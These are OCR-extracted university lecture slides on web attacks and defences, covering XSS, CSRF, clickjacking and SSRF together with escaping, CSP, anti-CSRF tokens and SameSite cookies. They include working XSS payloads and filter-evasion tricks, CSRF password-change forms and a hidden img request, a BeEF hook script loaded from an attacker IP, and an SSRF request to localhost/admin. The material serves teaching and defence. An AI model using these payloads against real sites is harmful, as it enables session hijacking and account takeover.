
```
http://example.com/test.html#<script>alert("XSS")</script>
```

- JavaScript will be executed because the page is writing whatever is provided in the URL.
- This cannot be stopped by server-side filter because anything after the # is not sent to the server

ROBERT GORDON UNIVERSITY ABERDEEN

Exploiting DOM XSS Vulnerability

Site vulnerable to XSS



Attacker

7. Attacker hijacks user's session

2. Attacker feeds crafted URL to user

6. User's browser sends session token to attacker

4. Server responds with Page containing hard-coded JavaScript

3. User requests attacker's URL

1. User logs in

User

5. Attacker's URL is processed by JavaScript, triggering the payload

ROBERT GORDON UNIVERSITY ABERDEEN

Exploiting XSS Vulnerabilities

- Apart from session hijacking, XSS can be used:
- Injecting misleading info (a type of web defacement) into web pages (e.g., “Site under construction, please visit our alternative site”, or “Sorry, we are going out of business”)
- Injecting Trojans to deceive users into performing actions such as logins, entering credit card details…

ROBERT GORDON UNIVERSITY ABERDEEN

Finding XSS Vulnerabilities

- Submit a string in each entry point and identify the locations where this string is reflected in the response.
- Example1: **A Tag Attribute value**.
- Suppose you submit xsstest string and the returned page contains:

<input type="text" name="address" value="xsstest">

An example of XSS exploit is to terminate the " of the string, close the input tag and inject a script: "><script>alert(1)</script>

Result: <input type="text" name="address" value="xsstest"><script>alert(1)</script>">

Another exploit is to stay within the input tag and inject an event handler: " onfocus="alert(1)

Result: <input type="text" name="address" value="xsstest" onfocus="alert(1)">

ROBERT GORDON UNIVERSITY ABERDEEN

Finding XSS Vulnerabilities

- Example2: A JavaScript String.
- Suppose the returned page contains:

<script>var a='xsstest'; var b=123; … </script>

You can terminate the ' around your string, terminate the statement with ; and inject JavaScript: '; alert(1); var myvar='

Result: <script>var a='xsstest'; alert(1); var myvar='; var b=123; … </script>

JavaScript Comments (//) can also be used to properly terminate injected code.

ROBERT GORDON UNIVERSITY ABERDEEN

Finding DOM-based XSS in the code

- Look for vulnerable sources & sinks that can be controlled by an attacker such as:
  - Sources:
    - document.URL, document.documentURI, document.referrer
    - location.href, location.search, location.*
    - window.name
  - Sinks:
    - document.write, (element).innerHTML, (element).src
    - eval, execScript, setTimout, setInterval

ROBERT GORDON UNIVERSITY ABERDEEN

Bypassing Filters

- If signature-based filters are used (e.g., looking for <script>) you can try:
  - Varying the Case. Example: <ScRipt>
  - Encoding (and layers of encoding)
  - NULL bytes (%00 in URL or \u0000 in Unicode)
  - Obfuscated code. Example:
    - <scr<script>ipt>alert(1)</script>
  - Unusual syntax. Example:
    - <img onerror=alert(1) src=a>
- Comprehensive list can be found here: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

ROBERT GORDON UNIVERSITY ABERDEEN

Preventing XSS Attacks

- Preventing XSS is in fact conceptually straightforward.
- What makes it problematic in practice is the difficulty of identifying every instance in which user-controllable data is handled in a potentially dangerous way.
- Use 3-step approach:
  - Validate Input
  - Validate Output
  - Eliminate dangerous insertion points (e.g., within <script> tags, and within event handlers).

ROBERT GORDON UNIVERSITY ABERDEEN

OWASP XSS Prevention Rules

https://owasp.org/www-community/attacks/xss/

- Rule #0: Deny all by default - don't put untrusted data into HTML unless it is within one of the slots defined in Rule #1 through Rule #5. Never accept JavaScript from an untrusted source.
- Rule #1: HTML Escape special characters before inserting untrusted data into HTML document (< becomes < ...). Example: in PHP, use function **htmlspecialchars**
- Rule #2: HTML Attribute Escape
- Rule #3: JavaScript Escape
- Rule #4: CSS Escape
- Rule #5: URL Escape
- Rule #6: Sanitise HTML with a Library designed for the Job

ROBERT GORDON UNIVERSITY ABERDEEN

Rule #7: Prevent DOM-based XSS

- The safest way to populate the DOM with untrusted data is to use the right output method (sink), such as the assignment property textContent:

```
<b>Current URL:</b> <span id="contentholder"></span>

<script>
    document.getElementById("contentholder").textContent = document.baseURI;
</script>
```

ROBERT GORDON UNIVERSITY ABERDEEN

Use HttpOnly cookie flag

- If the HTTPOnly flag is included in the HTTP response, the cookies cannot be accessed by client side scripts.
- Example, in PHP, HttpOnly can be set either:
  - In configuration file **php.ini**: `session.cookie_httponly = True`
  - In the code. Example:

```
setcookie("flavour", "chocolate chip", time()+86400, "/products", www.example.com, secure, httponly);
```

ROBERT GORDON UNIVERSITY ABERDEEN

Implement Content Security Policy (CSP)

- CSP is a W3C specification that offers the possibility to instruct the browser which location and/or type of resource are allowed to be loaded.
- Example:

```
Content-Security-Policy: default-src: 'self'; script-src: 'self' js.example.com
```

- The directives used include:
  - `default-src`: defines the default loading policy for all resources
  - `script-src`: defines which scripts the resource can execute
  - `img-src`: defines from where the resource can load images
  - `sandbox`: specifies a sandbox policy that the browser applies to the resource
  - `reflected-xss`: instructs browser to activate heuristics used to block XSS attacks
  - …
  - https://owasp.org/www-community/attacks/Content_Security_Policy

ROBERT GORDON UNIVERSITY ABERDEEN

CSP Example: Sandboxing

- To include content over which you have no control in your web app (e.g., incorporate a Twitter's "Tweet button"), you can use the Sandboxing feature of CSP:

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups
allow-forms"
src="https://platform.twitter.com/widgets/tweet_button.html"
style="border: 0; width:130px; height:20px;"></iframe>
```


- `allow-same-origin`: allows access to twitter.com cookies to facilitate log in to post the form
- `allow-scripts`: allows JavaScript execution to deal with user interaction
- `allow-popups`: required so that button pops up a tweeting form in a new window
- `allow-forms`: required so that tweeting form can be submitted


- https://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/

ROBERT GORDON UNIVERSITY ABERDEEN

Example XSS Attacks

- Ebay 2017 - Stored XSS
- malicious code inserted into auction descriptions/questions
- code directed users to a login system (looked like may had broken and requested a re-login)
- which happily stole their credentials and threw the users back to an auction ended/not found page
- https://news.netcraft.com/archives/2017/02/17/hackers-still-exploiting-ebays-stored-xss-vulnerabilities-in-2017.html





ROBERT GORDON UNIVERSITY ABERDEEN

Example XSS Attacks

- Asda – Reflected XSS (Asda notified of flaw in 2014, acted on it in 2016!)
- Sensitive customer information left vulnerable
- https://www.bbc.co.uk/news/technology-35350789
- Demo video by Paul Moore: https://www.youtube.com/watch?v=iaMOhbzYWAw&feature=youtu.be

ROBERT GORDON UNIVERSITY ABERDEEN

Lecture 9

Attacking Users: Cross-Site Request Forgery (CSRF)

ROBERT GORDON UNIVERSITY ABERDEEN

Request Forgery

- This is closely related to session hijacking; however, attacker does not need to capture the victim's session token. Rather, attacker induces the user to execute unwanted actions on a web app in which they are currently authenticated (*Session riding*).
- The main vector of attack is Phishing.

ROBERT GORDON UNIVERSITY ABERDEEN

Definition of Site

- A site refers to a group of web pages that share a common origin (scheme+host/domain+port) = eTLD+1
  - bank.com and malicious.com are different sites
  - bank.org and bank.com are different sites
  - **dev**.bank.com and **admin**.bank.com are two subdomains of the same site (for the purpose of our discussion, they are treated as different sites)
- The above allows us the distinguish same-site and cross-site requests
  - Same-site requests are generally not vulnerable to CSRF
  - Cross-Site requests are potentially vulnerable if the target site does not implement CSRF protections

ROBERT GORDON UNIVERSITY ABERDEEN


Cross-Site Request Forgery (CSRF)

- In CSRF attacks, the attacker creates a harmless looking website that causes the user's browser to submit a request directly to the vulnerable app to perform some unintended action.
- CSRF vulnerabilities arise primarily where apps rely solely on HTTP **cookies** for tracking sessions. Once an app has set a cookie in a user's browser, the browser automatically submits that cookie to the app in every subsequent request. This is true regardless of whether the request originates from within the app itself, or from any other source such as an external website or a link clicked in an e-mail.
- If the app does not defend against an attacker's "riding" on its users' sessions in this way, it is vulnerable to CSRF.

ROBERT GORDON UNIVERSITY ABERDEEN

Exploiting CSRF Vulnerability

Web Site Vulnerable to CSRF



Attacker

Evil Web Site

3. User opens URL in browser

2. Attacker feeds crafted URL to user

4. Browser sends request with attacker's malicious payload


1. User logs in

User

Attack Scenario 1 – Form/URL

Web Site Vulnerable to CSRF with a password change form

```
<form action="#" method="GET">
New password:<br>
<input type="password" autocomplete="off" name="password_new"><br>
Confirm new password:<br>
<input type="password" autocomplete="off" name="password_conf"><br>
<br>
<input type="submit" value="Change" name="Change">
</form>
```



Evil Web Site – Similar form but with set values for password

```
<form action="http://localhost/dvwa/vulnerabilities/csrf/?" method="GET">
New password:<br>
<input type="password" autocomplete="off" name="password_new" value="12345"><br>
Confirm new password:<br>
<input type="password" autocomplete="off" name="password_conf" value="12345"><br>
<br>
<input type="submit" value="Change" name="Change">
</form>
```

Attacker

3. User opens URL and clicks Submit form

2. Attacker feeds crafted URL to user


4. Browser sends request with attacker's Request for password change with chosen values

1. User logs in


Victim

Attack Scenario 2 - <img src>

Evil Web Site – No click required from victim, just a visit



Web Site Vulnerable to CSRF with a password




```
<html>
<head>
    <title>Bad guy site</title>
</head>
<body>
<h1>Hi. Don't worry. Nothing bad will happen to you.</h1>
<img src="http://localhost/dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change"
width="0" height="0" border="0">
</body>
</html>
```

3. User opens URL

Attacker


2. Attacker feeds crafted URL to user

4. Browser sends request with attacker's Request for password change with chosen values


1. User logs in

Victim

Attack Scenario 3 – CSRF via XSS (Stored)



No need for Evil Web Site – Attacker exploits XSS vulnerability
To inject code into the app/database



Attacker

2. Attacker injects malicious code


1. User logs in


Victim


ROBERT GORDON UNIVERSITY ABERDEEN

Attack Scenario 3 – Exploit Framework

1. Start Beef on the attacking machine (e.g., Kali)
2. Visit victim web site and perform Stored XSS:
<script src="http://<attacking machine IP>:3000/hook.js"></script>
3. Victim browser is hooked into Beef
4. Perform various attacks on victim








ROBERT GORDON UNIVERSITY ABERDEEN

Preventing CSRF Flaws

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

1. **Weak security:** check request headers (origin, referrer, host, port) to verify source origin matches target origin. If not, you know this is a cross-origin request.
   - However, `Referer` can be spoofed:
     - Victim is on 192.168.176.133 (DVWA running on Windows VM)
     - Evil web site on localhost (Kali machine)



Web App blocked CSRF attack because host does not match Referer

```
GET /dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change HTTP/1.1
Host: 192.168.176.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.176.133/dvwa/vulnerabilities/csrf/
Cookie: security=medium; BEEFHOOK=yWoTNp0brZNefRDac8s9iRs8RvaoeKLX26yGPcknJAu6UPpz0eamQ6FOsRuylwa
Connection: close
Cache-Control: max-age=0
```

Intercept request in Burp and change Referer to Victim URL. Now Host matches Referer and the attack is successful.

ROBERT GORDON UNIVERSITY ABERDEEN

Preventing CSRF Flaws

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

2. **Better security**: Use anti-CSRF (or synchroniser) tokens (large and randomly generated) for any state changing operation. Usually included by the app in hidden parameters within HTML forms and links. Token is included in the session. If not found in the request or its value is different, request should be aborted.

```
<form action="/transfer.php" method="post">
<input type="hidden" name="CSRFToken" value="OWYjN2Q2NTZlYWE... GEwOA==">
…
</form>
```

ROBERT GORDON UNIVERSITY ABERDEEN

Preventing CSRF Flaws

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

3. **Better security**: Use SameSite attribute to declare cookie usage. This is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. Since 2021, Chrome enforces `Lax` SameSite restrictions by default. Other browsers may adopt this behavior in future

```
Set-Cookie: promo_shown=1; SameSite=Lax
```

However, please refer to this article for details about the difference between `Lax, None, Restrict`: https://web.dev/articles/samesite-cookies-explained

ROBERT GORDON UNIVERSITY ABERDEEN


Bypassing CSRF defenses

- Both CSRF tokens and SameSite cookies can be effective if implemented correctly. However, there are known ways of bypassing weak implementations of those:
- Bypassing CSRF token validation: https://portswigger.net/web-security/csrf/bypassing-token-validation
- Bypassing SameSite cookie restriction: https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions

ROBERT GORDON UNIVERSITY ABERDEEN

Clickjacking (UI Redress): Defeating anti-CSRF Tokens

- This attack differs from a CSRF attack in that the user is required to perform an action such as a button click whereas a CSRF attack depends upon forging an entire request without the user's knowledge or input.
- Clickjacking involves the attacker's web page loading the target app within an `iframe` on the attacker's page (the attacker overlays the target app's interface with their interface).
- Known exploits:
  - Making users follow someone on Twitter
  - Liking and sharing links on Facebook
  - Clicking Google AdSense ads
  - …




ROBERT GORDON UNIVERSITY ABERDEEN

Defending against clickjacking

https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

- Sending the proper Content Security Policy (CSP) `frame-ancestors 'none'` directive response headers that instruct the browser to not allow framing from other domains. (This replaces the older `X-Frame-Options` HTTP headers.)
- Employing defensive code in the UI to ensure that the current frame is the most top level window

Example:
Facebook uses
`X-Frame-Options DENY`
to stop you loading it within an iframe on your web page




ROBERT GORDON UNIVERSITY ABERDEEN

Real World Example

- eBay users were targeted using this approach:
- A site was set up that secretly forged bid requests to an eBay auction.
- Anybody that visited that site unwittingly placed a bid on the auction item (if they were logged into eBay at the time)
- https://freakydodo.medium.com/what-is-csrf-how-to-perform-csrf-attack-real-life-example-owasp-top-10-1859c5ce5b88

ROBERT GORDON UNIVERSITY ABERDEEN

Takeaway



Summary Slide from presentation: [The Past, Present, and Future of Cross-Site/Cross-Origin Request Forgery - Philippe de Ryck (youtube.com)]

ROBERT GORDON UNIVERSITY ABERDEEN

Recent Presentations on XSS/CSRF

- The Past, Present, and Future of Cross-Site/Cross-Origin Request Forgery - Philippe de Ryck (youtube.com)
- Browser security and HTTP Headers : Attacks and protections in action ! by Mathieu Humbert (youtube.com)
- A Talk About Cross Site Scripting XSS In 2023 The Mitigated Unmitigated Vulnerability Val Resh (youtube.com)
- XS Leaks Client Side Attacks In A Post XSS World Zeyu Zayne Zhang (youtube.com)

ROBERT GORDON UNIVERSITY ABERDEEN

Server-side request forgery (SSRF)

ROBERT GORDON UNIVERSITY ABERDEEN

SSRF

- What is SSRF? vulnerability that allows an attacker to cause the server-side app to make requests to an unintended location.
- SSRF vs CSRF: In SSRF, the attacker targets the server and not the client (user).

SSRF - Example

ROBERT GORDON UNIVERSITY ABERDEEN

- Attacker wants to access /admin page of a site, but only authenticated admins can do that.
- Site has a feature that checks stock availability of a product by querying a back-end API endpoint

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.shop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

- Attacker can modify the request to specify a URL local to the server:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

- The server fetches the contents of the /admin page and returns it the attacker